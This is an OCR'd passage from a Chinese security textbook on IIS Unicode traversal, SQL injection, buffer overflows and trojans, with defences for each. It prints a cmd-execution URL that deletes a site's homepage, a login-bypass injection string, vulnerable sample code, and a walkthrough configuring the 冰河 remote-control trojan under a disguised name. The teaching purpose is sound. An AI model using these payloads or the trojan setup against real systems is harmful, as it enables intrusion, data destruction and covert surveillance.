


图 6-21　修改后 Web 主页面

使用 Unicode 漏洞还可以容易地删除目标计算机的 Web 主页面，例如，现在已经知道对方网站的根路径为“C:\Inetpub\wwwroot”（系统默认），可以通过删除该路径下的文件 default.asp 来删除主页，这里的 default.asp 文件是 IIS 的默认启动页面。使用的语句如下：

```
http://192.168.8.212/scripts/cnf.exe?/c+del+ c:\inetpub\wwwroot\default.
asp
```

6.4.5　Unicode 漏洞解决方法

若网络内存在 Unicode 漏洞，可采取如下方法进行补救。

（1）限制网络用户访问和调用 cmd 命令的权限。

（2）若没必要使用 scripts 和 msadc 目录，就删除或改名。

（3）安装 Windows NT 系统不要使用默认路径，可以改为其他目录下。

（4）用户可以从如下地址下载 Microsoft 提供的补丁：IIS 4.0 为 http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp；IIS 5.0 为 http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp。

6.5　SQL 注入攻击

针对 SQL Server 的攻击主要来自两个方面，一方面攻击者使用 SQL 的服务器漏洞进行蠕虫病毒的攻击，另一方面攻击者利用网站编写者的书写漏洞进行攻击。

6.5.1　SQL 注入原理

在一些 Web 表单中，用户输入的内容可能直接用来构建 SQL 查询命令，如果不加以防范，很容易受到 SQL 注入攻击。SQL 注入攻击是攻击者把 SQL 命令插入到 Web 表单的输入域或页面请求的查询字符串中，以便欺骗服务器并执行超越权限的 SQL 命令。

例 6-5　SQL 注入攻击。

下面是一个常见的 SQL 注入攻击的例子，具体步骤如下。

（1）新建一个登录页面 login.aspx，页面有两个文本输入框 txtUser、txtPassword 用来输入用户名和密码，添加一个登录按钮来提交认证。

（2）单击“登录”按钮，进入后台程序界面 login.aspx.cs。在按钮触发过程中，根据文本框动态生成 SQL 命令，并根据是否返回记录判断登录是否成功。具体代码如下。

```
protected void LoginButton_Click_Click(object sender, EventArgs e)
  {
      //动态生成的SQL语句
      System.Text.StringBuilder query = new System.Text.StringBuilder
       ("Select Count(*)from users where username='")
      .Append(txtUser.Text)
      .Append("'and password='").Append(txtPassword.Text).Append("'");
      //连接字符串
      string ConStr = "Server=(local);User id =sa;Pwd=;Database=HappyNet";
      //数据库操作部分
      System.Data.SqlClient.SqlCommand cmd = new System.Data.SqlClient.
      SqlCommand(query .ToString ());
      cmd.Connection = new System.Data.SqlClient.SqlConnection(ConStr );
      cmd.Connection.Open();
      int n = (int)cmd.ExecuteScalar();
      cmd.Connection.Close();
   }
```

（3）攻击者在输入用户名时，输入 1'or'1'='1，密码框为空，单击“登录”按钮。

（4）经过 SQL 注入攻击后生成的 SQL 命令变为：

```
select * from users where username='1'or'1'='1' and password ''
```

SQL 语句的逻辑含义就改变了，服务器执行的已经不是真正的身份认证，系统已经错误地授权给攻击者了。

6.5.2 SQL 注入攻击的防范方法

SQL 注入攻击的防范方法主要有以下三种。

1．对文本框进行过滤

将 SQL 中使用的特殊符号，如“'”，“--”，“/*”，“；”，“%”等，用 Replace()方法过滤掉，缺少了这些符号，攻击代码也就变得没有意义了。

为了防止这样的 SQL 语句的注入攻击，通常使用 ADO.NET 技术中的 SqlCommand.Parameters 属性传参的方法将非法字符过单引号“'”过滤掉，这样 or 语句就不起作用了。

在 ASP.NET 中过滤 SQL 非法字符，首先需要添加 Parameters 参数的名称、类型和大小，然后设置参数的值，最后使用 ADO.NET 技术执行查询数据。关键代码如下：

```
com.Parameters.Add(nes SqlParameter("@username",SqlDbType.VarChar,50));
com.Parameters["@username"].Value = TextName.Text;
```

2．限制文本框输入字符的长度

如果用户名的长度最多只有 10 个字符，那么将文本框输入字符的长度也设置为 10，这将大大增加攻击者在 SQL 语句中插入恶意代码的难度。

3．检查用户输入的合法性，确信输入的内容只包含合法的数据

可以使用正则表达式来检验数据是否合法，数据检查应当在客户端和服务器端都执行，执行服务器端的验证，是为了弥补客户端验证机制的脆弱性。

SQL 注入攻击比较常见，造成的问题也比较严重，但只要有针对性地使用上述方法，对输入的信息进行控制，还是可以防止这种攻击的。

6.6 缓冲区溢出攻击

目前最流行的一种攻击技术就是缓冲区溢出攻击。当目标操作系统收到了超过了它能接收的最大信息量时，将发生缓冲区溢出。这项攻击对技术要求比较高，但是攻击的过程却非常简单。

6.6.1 缓冲区溢出

缓冲区溢出是指当计算机程序向缓冲区内填充的数据位数超过缓冲区本身的容量，溢出的数据覆盖在合法数据上。理想情况是，程序检查数据长度并且不允许输入超过缓冲区长度的字符串。大多数程序都会假设数据长度总是与所分配的存储空间相匹配，这就为缓冲区溢出埋下隐患。操作系统所使用的缓冲区又被称为堆栈，在各个操作进程之间，指令被临时存储在堆栈当中，堆栈也会出现缓冲区溢出。

缓冲区溢出的原理很简单，如下所示。

```
void function (char * str)
```

```
{
    char buff[16];
    strcpy(buff,str);
}
```

程序中利用 strcpy()函数将 str 中的内容拷贝到 buff 中，只要 str 的长度大于 16，就会造成缓冲区溢出，存在类似 strcpy()函数这样问题的 C 语言函数还有很多。

当一个超长的数据进入到缓冲区时，超出部分就会被写入其他缓冲区，其他缓冲区存放的可能是数据、下一条指令的指针或者是其他程序的输出内容，这些内容都被覆盖或者破坏掉了。可见一小部分数据或者一套指令的溢出就可能导致一个程序或者操作系统崩溃。

缓冲区溢出是由编程错误引出的。如果缓冲区被写满，而程序没有去检查缓冲区边界，也没有停止接收数据，这时缓冲区溢出就会发生。缓冲区溢出之所以泛滥，是由于开放源代码程序的本质决定的。标准 C 语言具有许多复制和添加字符串的函数，这使得标准 C 语言很难进行边界检查。一般情况下，覆盖其他数据区的数据是没有意义的，最多造成应用程序错误，但是，如果输入的数据是经过“黑客”精心设计的，覆盖缓冲区的数据恰恰是“黑客”或者病毒的攻击程序代码，一旦多余字节被编译执行，“黑客”或者病毒就有可能为所欲为，获取系统的控制权。

6.6.2 缓冲区溢出的防御

缓冲区溢出是目前导致“黑客”型病毒横行的主要原因。从“红色代码”到 Slammer，再到“冲击波”，都是利用缓冲区溢出漏洞的典型病毒案例。缓冲区溢出是一个编程问题，防止利用缓冲区溢出发起的攻击，关键在于程序开发者在开发程序时仔细检查溢出情况，不允许数据溢出缓冲区。此外，用户需要经常登录操作系统和应用程序提供商的网站，跟踪公布的系统漏洞，及时下载补丁程序，弥补系统漏洞。因此，防御方法大致可以划分为两类。

（1）编译时防御，目标是加固程序来抵抗在新程序中的攻击。

编译时防御，是指在进行编译的时候通过检测程序防止或侦测缓冲区溢出。完成该防御的可能性依赖于选择一种不允许缓冲区溢出的高级语言，鼓励使用安全的编码技术，使用安全的标准库，或者包含用来检测栈帧是否被破坏的附加代码。

（2）运行时防御，目标是在现有的程序中检测和终止攻击。

就像我们已经注意到的那样，大多数编译时防御方法需要对现有的程序重新编译。因此，人们有了对运行时防御的兴趣，像操作系统通过更新来对存在漏洞的程序提供保护一样，运行时防御也能像这样配置。

6.7 基于木马的攻击

木马攻击是黑客最常用的攻击方法，木马的危害性在于它对计算机系统强大的控制和破坏能力、窃取密码、控制系统操作、进行文件操作等，一台计算机一旦被一个功能强大的木马植入，攻击者就可以像操作自己的计算机一样控制这台计算机，远程监控这台计算

机上的所有操作。

木马全称“特洛伊木马”，英文为 Trojan Horse，它来源于古希腊故事。有一次，古希腊大军围攻特洛伊城，久攻不下。于是古希腊谋士献计制造一只高二丈的大木马假装作战神马，随后在攻击数天后假装兵败，留下木马拔营而去。城中得到解围的消息，举城欢庆，并把这个奇异的战利品大木马搬入城内，当全城军民进入梦乡时，藏于木马中的将士从木马中打开密门而下，打开城门引入外兵，攻下特洛伊城。这就是“特洛伊木马”的来历。计算机界把伪装成良性程序的文件形象地称为“木马”。

木马主要有以下特点：

（1）伪装性，木马总是伪装成其他程序来迷惑管理员；

（2）潜伏性，木马能够毫无声响地打开端口等待外部连接；

（3）隐蔽性，木马的运行隐蔽，甚至使用进程查看器都看不出；

（4）不易删除性，计算机一旦中了木马，最省事的方法就是重装系统；

（5）通用性，即使远程主机是 Windows 98 系统，入侵者也可以实现远程控制。

木马与后门的区别：本质上，木马和后门都是提供网络后门的功能，但是木马的功能稍微强大一些，一般还有远程控制的功能，后门程序则功能比较单一，只是提供能够登录对方主机的客户端。

6.7.1 木马的分类

常见的木马主要可以分为以下 8 种类型。

1．破坏型木马

破坏型木马唯一的功能就是破坏并且删除文件，能自动删除目标机上的.DLL、.EXE文件，所以非常危险，一旦被感染就会严重威胁到计算机的安全。

2．密码发送型木马

密码发送型木马是专门为了盗取被感染的计算机上的密码而编写的，木马一旦执行，就会自动搜索内存、临时文件夹及各种敏感文件，一旦搜索到有用的密码，木马就会利用免费的电子邮件服务将密码发送到指定的邮箱，达到获取密码的目的，这类木马大多使用25 号端口发送 E-mail，它们大多会在每次 Windows 重启时重新运行，其目的是找到所有隐藏密码并且在受害者不知道的情况下把密码发送到指定的邮箱。如果目标主机有隐藏密码，这些木马是很危险的。

3．远程访问型木马

最有代表性的是特洛伊木马，如果客户知道了服务端的 IP 地址，只需运行服务端程序就可以实现远程控制。

4．键盘记录型木马

这种木马是非常简单的，它们只做一件事情，就是记录被攻击者的键盘敲击并且在LOG 文件里查找密码，这种木马随着 Windows 的启动而启动。它们分为在线记录和离线记录，分别记录在线和离线状态下敲击键盘时的按键情况。从这些按键中很容易就会得到密码等有用信息，当然对于这种类型的木马，邮件发送功能也是必不可少的。

5．DoS 攻击型木马

随着 DoS 攻击应用的越来越广泛，被用做 DoS 攻击的木马也越来越流行起来。当一台主机被入侵并被种上了 DoS 攻击木马，那么日后这台计算机就成为 DoS 攻击者的最得力的助手了。攻击者控制的肉鸡数量越多，发动 DoS 攻击取得成功的几率就越大。所以，这种木马的危害不是体现在被感染的计算机上，而是体现在攻击者可以利用它来攻击一台又一台计算机，给网络造成很大的伤害和损失。

还有一种类似 DoS 攻击型木马称为邮件炸弹木马，一旦机器被感染，木马就会随机生成各种各样主题的信件，对特定的邮箱不停地发送邮件，一直到对方瘫痪，不能接收邮件为止。

6．代理型木马

黑客在入侵的同时掩盖自己的足迹，谨防别人发现自己的身份是非常重要的，因此，给被控制的肉鸡种上代理木马，让其变成攻击者发动攻击的跳板就是代理木马最重要的任务。通过代理木马，攻击者可以在匿名的情况下使用 Telnet、ICQ 等程序，从而隐蔽自己踪迹。

7．FTP 型木马

这种木马可能是最简单和最古老的木马，它的唯一功能就是打开 21 端口，等待用户连接。现在新 FTP 型木马还加上了密码功能，这样，只有攻击者本人才知道正确的密码，从而进入对方计算机。

8．程序杀手型木马

上面的木马功能虽然形形色色，不过要到对方计算机上发挥自己的作用，还要通过防木马软件这一关才行，常见的防木马软件有 ZoneAlarm、Norton Anti-Virus 等。程序杀手型木马的功能就是关闭对方计算机上运行的这类程序，让其他的木马更好地发挥作用。

6.7.2 木马组成

一个完整的木马系统由硬件部分、软件部分和具体连接部分组成。

1．硬件部分

硬件部分指建立木马连接所必需的硬件实体。

- 控制端：对服务端进行远程控制的一方。
- 服务端：被控制端远程控制的一方。
- Internet：控制端对服务端进行远程控制数据传输的网络载体。

2．软件部分

软件部分指实现远程控制所必需的软件程序。

- 控制端程序：控制端用以远程控制服务端的程序。
- 木马程序：潜入服务端内部获取其操作权限的程序。
- 木马配置程序：设置木马程序的端口号、触发条件、木马名称等，使其在服务端隐藏得更隐蔽的程序。

3．具体连接部分

具体连接部分指通过 Internet 在服务端和控制端之间建立一条木马通道所必需的元素。

- 控制端 IP、服务端 IP：即控制端服务端的网络地址也是木马进行数据传输的目的地。

- 控制端端口、木马端口：即控制端服务端的数据入口，通过这个入口数据可直达控制端程序或木马程序。

6.7.3 木马连接方式

1．传统连接方式

传统连接方式即C/S连接方式，在这种连接方式下，远程主机开放监听端口等待外部连接，成为服务端。当入侵者需要与远程主机建立连接的时候，便主动发出连接请求，从而建立连接，建立过程如图6-22所示。



图6-22 传统连接方式

这种连接需要服务端开放端口等待连接，需要客户端知道服务端的IP地址与服务端口号。因此，不适合与动态IP地址或局域网内主机建立连接。

2．反弹端口连接方式

反弹端口连接方式中连接的建立不再由客户端主动要求连接，而是由服务端来完成，这种连接过程恰恰与传统连接方式相反。当远程主机安装木马后，由远程主机主动寻找客户端建立连接，客户端则开放端口等待连接，具体建立过程如图6-23所示。




图6-23 反弹端口连接方式

6.7.4 常见木马的使用

例6-6 使用“冰河”进行远程控制。

“冰河”包含两个程序文件，一个是服务器端程序，另一个是客户端程序。“冰河”的文件列表如图 6-24 所示。

G_SERVER.EXE 文件是服务器端程序，G_CLIENT.exe 文件是客户端程序。将 G_SERVER.EXE（服务器端）在远程的计算机上执行以后，通过 G_CLIENT.exe 文件来控制远程的服务器，客户端的主界面如图 6-25 所示。



图 6-24 “冰河”的文件列表



图 6-25 “冰河”的客户端

将服务器程序安装在对方主机之前需要对服务器程序做一些设置，比如连接端口、连接密码等。选择菜单栏“设置”下的菜单项“配置服务器程序”，在出现的“服务器配置”对话框中选择服务器端程序 G_SERVER.EXE 进行配置，并填写访问服务器端程序的口令，这里设置为 1234，如图 6-26 所示。

服务器配置
基本设置 | 自我保护 | 邮件通知
设置访问口令
安装路径： <SYSTEM>
文件名称： KERNEL32.EXE
进程名称： Windows
访问口令： 1234
敏感字符： 口令,密码,连接,登录,账户,password,connect,account,login,logon
提示信息：
监听端口： 7626
自动删除安装文件
禁止自动拨号
选择配置的文件
待配置文件： G_SERVER.EXE
确定
关闭

图 6-26 设置“冰河”服务器配置

单击“确定”按钮以后，就将“冰河”的服务器程序安装到某一台主机上。目标主机中了冰河，就可以利用客户端程序来连接服务器端程序。在客户端添加主机的地址信息，这里的密码就是刚才设置的口令 1234，如图 6-27 所示。

单击“确定”按钮以后，查看对方计算机的基本信息。对方计算机的目录列表如图 6-28 所示。




图 6-27　使用冰河客户端添加主机




图 6-28　查看对方的目录列表

从图 6-28 中可以看出，可以在对方计算机上进行任意的操作。除此以外还可以查看并控制对方的屏幕等，如图 6-29 所示。

